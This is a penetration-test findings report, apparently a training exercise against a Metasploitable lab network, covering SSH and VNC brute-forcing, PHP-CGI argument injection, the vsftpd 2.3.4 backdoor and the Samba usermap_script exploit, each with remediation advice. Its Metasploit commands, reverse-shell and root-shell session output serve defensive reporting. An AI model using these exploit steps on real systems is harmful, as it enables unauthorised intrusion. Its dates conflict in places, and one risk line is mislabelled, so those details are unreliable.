ECHO

SECURITY REDEFINED

KEEPCODING

SECURITY ASSESSMENT FINDINGS REPORT

Business Confidential

By Alain Gonzalez

Table of Contents

Confidentiality Statement

This document is only accessible and exclusively available to ECHO and KeepCoding, due to the document containing critical and confidential information. Any form of distribution, duplication, or use of any kind of this document, requires consent from both ECHO and Demo Corp. This applies to the document as a whole, both in full, or any section or small portion of the document.

KeepCoding is allowed to share this document with auditors under non-disclosure agreements (NDAs) to demonstrate penetration test requirement compliance.

Disclaimer

This penetration test's results are exclusively findings based off of information that was gathered exclusively DURING the assessment, not from any changes/modifications made from outside of the assessment.

Contact Information

Name	Title	Contact Information
KeepCoding		
Jose Miguel	Global Information Security Manager	
ECHO		
Alain Gonzalez	Lead Penetration Tester	rabrial04@gmail.com

Assessment Overview

ECHO was engaged by **KeepCoding** to perform a comprehensive penetration test, conducted between **January 20 and January 29, 2025**. The objective was to systematically gather intelligence and exploit weaknesses to uncover the maximum number of vulnerabilities.

Assessment Breakdown

- **Information Gathering & Reconnaissance:** Mapping out the network by identifying open ports, running services, and potential exposure points.
- **Vulnerability Assessment:** Pinpointing security flaws, such as outdated software, misconfigurations, and unpatched components.
- **Exploitation Phase:** Actively attempting to breach the system using a combination of automated tools like Metasploit and manual attack methods.
- **Post-Exploitation Analysis:** Assessing the system's resilience by testing privilege escalation techniques and methods for maintaining unauthorized access.
- **Findings & Reporting:** Compiling a detailed report outlining the vulnerabilities discovered, exploitation attempts, and strategic recommendations for mitigation.

This assessment was conducted in alignment with **ethical hacking standards** and **industry best practices**, ensuring all findings were responsibly disclosed to strengthen cybersecurity defenses.

Severity Ratings

The table below defines levels of severity and the CVSS score range for each level. This is based off of the vulnerability's ease of access, and possible damage. This will be explained further under **Risk Factors**.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	A vulnerability that poses an immediate and severe risk to the system, potentially allowing attackers to compromise it fully. Exploits typically result in significant impact, such as complete system failure or data breach. Action is urgent.
High	7.0-8.9	A vulnerability that presents a serious risk but may require specific conditions to be exploited. While impactful, it may not be as urgent as critical vulnerabilities. Prompt attention is recommended to mitigate potential damage.
Moderate	4.0-6.9	A vulnerability that poses a moderate risk, usually requiring more specific conditions or user interaction to be exploited. The impact may be noticeable, but the system can generally continue to function with some mitigations in place.
Low	0.1-3.9	A vulnerability that presents a minimal risk to the system. Exploiting it might require specific, unlikely circumstances, and the resulting impact is generally minor, posing little threat to overall system integrity.
Informational	N/A	No vulnerability is present. A non-risk issue that provides useful information but does not directly affect the system's security. These are often reports on configurations or conditions that could improve security posture but don't require any immediate action.

Risk Factors

The risk is measured by two main factors: Likelihood, and Impact.

Likelihood

This factor measures how likely it is that a vulnerability will be exploited. It considers the ease with which an attacker could exploit the vulnerability, the availability of tools or exploits, and the attacker's skill level. A vulnerability with a high likelihood of being exploited means it's relatively easy for attackers to take advantage of it, whereas a low likelihood means exploitation would be more difficult or rare.

Impact

This assesses the severity of the consequences if a vulnerability were to be exploited. This can involve damage to system availability, confidentiality, or integrity. A high impact means that exploiting the vulnerability could lead to significant harm, such as system shutdowns, data breaches, or loss of critical functions. A low impact indicates minimal damage or disruption if the vulnerability were exploited, such as minor system slowdown or a small, non-sensitive data leak.

The overall risk is determined by considering both of these factors together. If a vulnerability has both a high likelihood of exploitation and a high impact, it presents a critical risk and should be addressed immediately. If either factor is low (either it's hard to exploit or the consequences of exploitation are minor), the risk level is lower, and the response might be less urgent.

Scope

Assessment	Details
Metasploitable	192.168.1.0/24

Scope Exclusions

Per client request, ECHO did not perform any of the following attacks during testing:

Denial of Service (DoS)

Phishing/Social Engineering

Executive Summary

This month, the internal network was assessed as an asset based on the defined scope from January 1st to January 15th. Within this scope, the following results were achieved: we successfully compromised the network from a local machine and were able to discover, identify, and exploit vulnerabilities, with the most significant ones being the following.

Testing Summary

The penetration test focused on identifying and exploiting vulnerabilities in various network services, demonstrating potential security risks. Several exploits were successfully leveraged to gain unauthorized access, highlighting weaknesses in authentication mechanisms, outdated software, and misconfigurations.

1. **SSH Login Exploit** – Weak SSH credentials were exploited using **Metasploit's ssh_login module**, allowing unauthorized access to the target system. A successful compromise enabled further enumeration and post-exploitation activities.
2. **VNC Login Exploit** – A brute-force attack revealed weak VNC credentials, which were then used to gain remote desktop access. This exposed the system to full control by an attacker without additional authentication measures.
3. **PHP CGI Argument Injection** – A vulnerability in PHP-CGI was exploited using **Metasploit's php_cgi_arg_injection module**, resulting in remote code execution. This allowed command execution on the target system, leading to full system compromise.
4. **vsftpd 2.3.4 Backdoor Exploit** – A backdoor in **vsftpd v2.3.4** was used to establish an unauthorized shell connection. Prior to exploitation, **Hydra** was used for brute-force password attempts, further exposing weaknesses in FTP authentication.
5. **Samba Usermap Script Exploit** – The **usermap_script module** was used to exploit a command injection vulnerability in Samba, granting root-level access. Before exploitation, **smb_version** was used to confirm the system was running a vulnerable Samba version.

Each of these vulnerabilities poses a significant security risk, with most leading to full system control. The findings emphasize the need for improved authentication policies, timely software updates, and stricter access controls to mitigate potential threats.

Internal Penetration Test Findings

2	3	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
IPT-01: ssh_login	High	Use key-based authentication, disable root login, enable 2FA, restrict access, and keep SSH updated.
IPT-02: vnc_login	High	Enforce strong passwords, restrict access, disable unauthenticated connections, and tunnel VNC through SSH or VPN.
IPT-03: php_cgi_arg_injection	High	Avoid PHP in CGI mode, update, restrict execution, and use a Web Application Firewall (WAF).
IPT-04: vsftpd v2.3.4	Critical	Upgrade vsftpd, replace FTP with SFTP, restrict access, and monitor logins.
IPT-05: Samba Usermap Script	Critical	Update Samba, disable usermap script, restrict SMB access, and monitor traffic.


Technical Findings

Internal Penetration Test Findings

Finding IPT-01: ssh_login (High)

Description:	Exploits weak or default SSH credentials to gain unauthorized access to the target system. Attackers can use brute-force techniques or credential stuffing to compromise SSH accounts.
Risk:	High (if weak credentials are present, an attacker can gain full remote access).
System:	All
Tools Used:	Metasploit (Kali Linux), specifically the `auxiliary/scanner/ssh/ssh_login` module.
References:	Metasploit SSH Login Module Documentation, Metasploitable 2 Vulnerabilities

Evidence:



```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.1.153:22 - Starting bruteforce
[+] 192.168.1.153:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111
(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.1.182:37769 → 192.168.1.153:22) at 2025-02-08 20:47:02 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
msfadmin
pwd
/home/msfadmin
ls
vulnerable
```

Remediation:


To mitigate this vulnerability, SSH should use key-based authentication instead of passwords, and root login should be disabled. Enforcing strong passwords, restricting access to specific users or IPs, and using tools like **fail2ban** help prevent brute-force attacks. Enabling two-factor authentication

(2FA) and keeping SSH updated further strengthen security and reduce the risk of exploitation.

Finding IPT-02: vnc_login (High)

Description:	This exploit takes advantage of weak or default VNC credentials, allowing unauthorized access to a system's graphical interface. Attackers often use brute-force techniques or credential stuffing to gain control.
Risk:	High (compromised VNC access can lead to full system control).
System:	Any machine running a vulnerable VNC service, such as Metasploitable, Windows, or Linux systems with improperly secured VNC access.
Tools Used:	Metasploit (Kali Linux), specifically the `auxiliary/scanner/vnc/vnc_login` module.
References:	Metasploit VNC Login Module Documentation, VNC Security Hardening Guide

Evidence:



```
┌──(alain㉿alain)-[~]
└─$ vncviewer 192.168.1.153
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

```
root@metasploitable:/# 
```


Remediation:

To address this issue, VNC should be secured with strong, complex passwords, and authentication mechanisms should be improved, such as integrating NTLM or certificate-based authentication. Disabling unauthenticated access and restricting connections to specific IP addresses can limit exposure. Additionally, routing VNC traffic through **SSH or a VPN** adds encryption, protecting credentials from interception. Keeping VNC software updated ensures that security patches are applied, reducing the risk of exploitation.

Finding IPT-03: php_cgi_arg_injection (High)

Description:	This exploit targets a vulnerability in PHP-CGI, where specially crafted arguments can be injected to execute arbitrary commands on the server. By leveraging this weakness, an attacker can gain remote code execution, often leading to full system compromise.
Risk:	High (compromised VNC access can lead to full system control).
System:	Web servers running vulnerable versions of PHP in CGI mode, commonly found on Linux-based systems.
Tools Used:	Metasploit (Kali Linux), specifically the `exploit/multi/http/php_cgi_arg_injection` module, along with Meterpreter for post-exploitation control.
References:	Metasploit PHP CGI Argument Injection Module, PHP CGI Vulnerability Details

Evidence:



```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.182:4444
[*] Sending stage (40004 bytes) to 192.168.1.153
[*] Meterpreter session 1 opened (192.168.1.182:4444 → 192.168.1.153:59671) at 2025-02-08 21:18:07 +0100

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > shell
Process 5020 created.
Channel 0 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
tikiwiki
tikiwiki-old
twiki
```


Remediation:

To mitigate this vulnerability, PHP should not run in CGI mode unless necessary. If required, updating to a patched version prevents exploitation. Configuring web server rules to block injections, restricting CGI execution, and using Web Application Firewalls (WAFs) further reduce risk.

Finding IPT-04: vsftpd v2.3.4 (FTP Backdoor) (Critical)

Description:	This exploit takes advantage of a backdoor planted in **vsftpd v2.3.4**, allowing unauthenticated attackers to gain remote shell access. By sending a specially crafted username containing :), the attacker triggers a malicious payload embedded in the compromised FTP server, resulting in full system control.
Risk:	Critical (provides unauthorized remote shell access).
System:	Servers running **vsftpd v2.3.4**, typically found on Linux-based systems.
Tools Used:	Hydra (for brute-force password attempts before exploitation), Metasploit (exploit/unix/ftp/vsftpd_234_backdoor).
References:	Metasploit vsftpd 2.3.4 Backdoor Module, CVE Details on vsftpd 2.3.4 Backdoor.

Evidence:



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.153:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.153:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.153:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.153:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.182:34181 → 192.168.1.153:6200) at 2025-02-08 21:30:39 +0100
whoami
root
```

Remediation:


To eliminate this vulnerability, affected systems should immediately upgrade to a secure version of **vsftpd** and verify software integrity before deployment. Disabling or replacing outdated FTP services with more secure alternatives, such as **SFTP**, minimizes risk. Additionally, restricting FTP access to trusted IP addresses and enforcing strong authentication mechanisms helps prevent unauthorized access. Regular security audits and monitoring for suspicious login attempts can further protect against exploitation.

Finding IPT-05: Samba Usermap Script (Critical)

Description:	This exploit leverages a command injection vulnerability in the **Samba usermap script**, allowing an attacker to execute arbitrary commands with root privileges. By manipulating the username parameter in SMB requests, an attacker can gain full system access without authentication. Before exploitation, the **smb_version** module is used to identify the Samba version to confirm vulnerability.
Risk:	Critical (allows remote command execution as root).
System:	Linux-based servers running vulnerable versions of Samba (e.g., versions prior to 3.0.21).

Tools Used:	Metasploit (auxiliary/scanner/smb/smb_version to detect version), Metasploit (exploit/unix/samba/usermap_script for exploitation).
References:	Metasploit Samba Usermap Script Exploit Module, CVE Details on Samba Usermap Script Exploit.

Evidence:



```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.153
RHOSTS ⇒ 192.168.1.153
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.153    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.182    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.182:4444
[*] Command shell session 1 opened (192.168.1.182:4444 → 192.168.1.153:39934) at 2025-02-08 21:38:42 +0100

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
```

Remediation:

To mitigate this vulnerability, systems should upgrade to a patched version of **Samba (3.0.21 or later)** to prevent unauthorized exploitation. Disabling the **username map script** functionality in the Samba configuration file (`smb.conf`) eliminates the attack vector. Additionally, restricting SMB access to trusted users and internal networks, enforcing strong authentication policies, and monitoring SMB traffic for unusual activity can further reduce the risk of exploitation.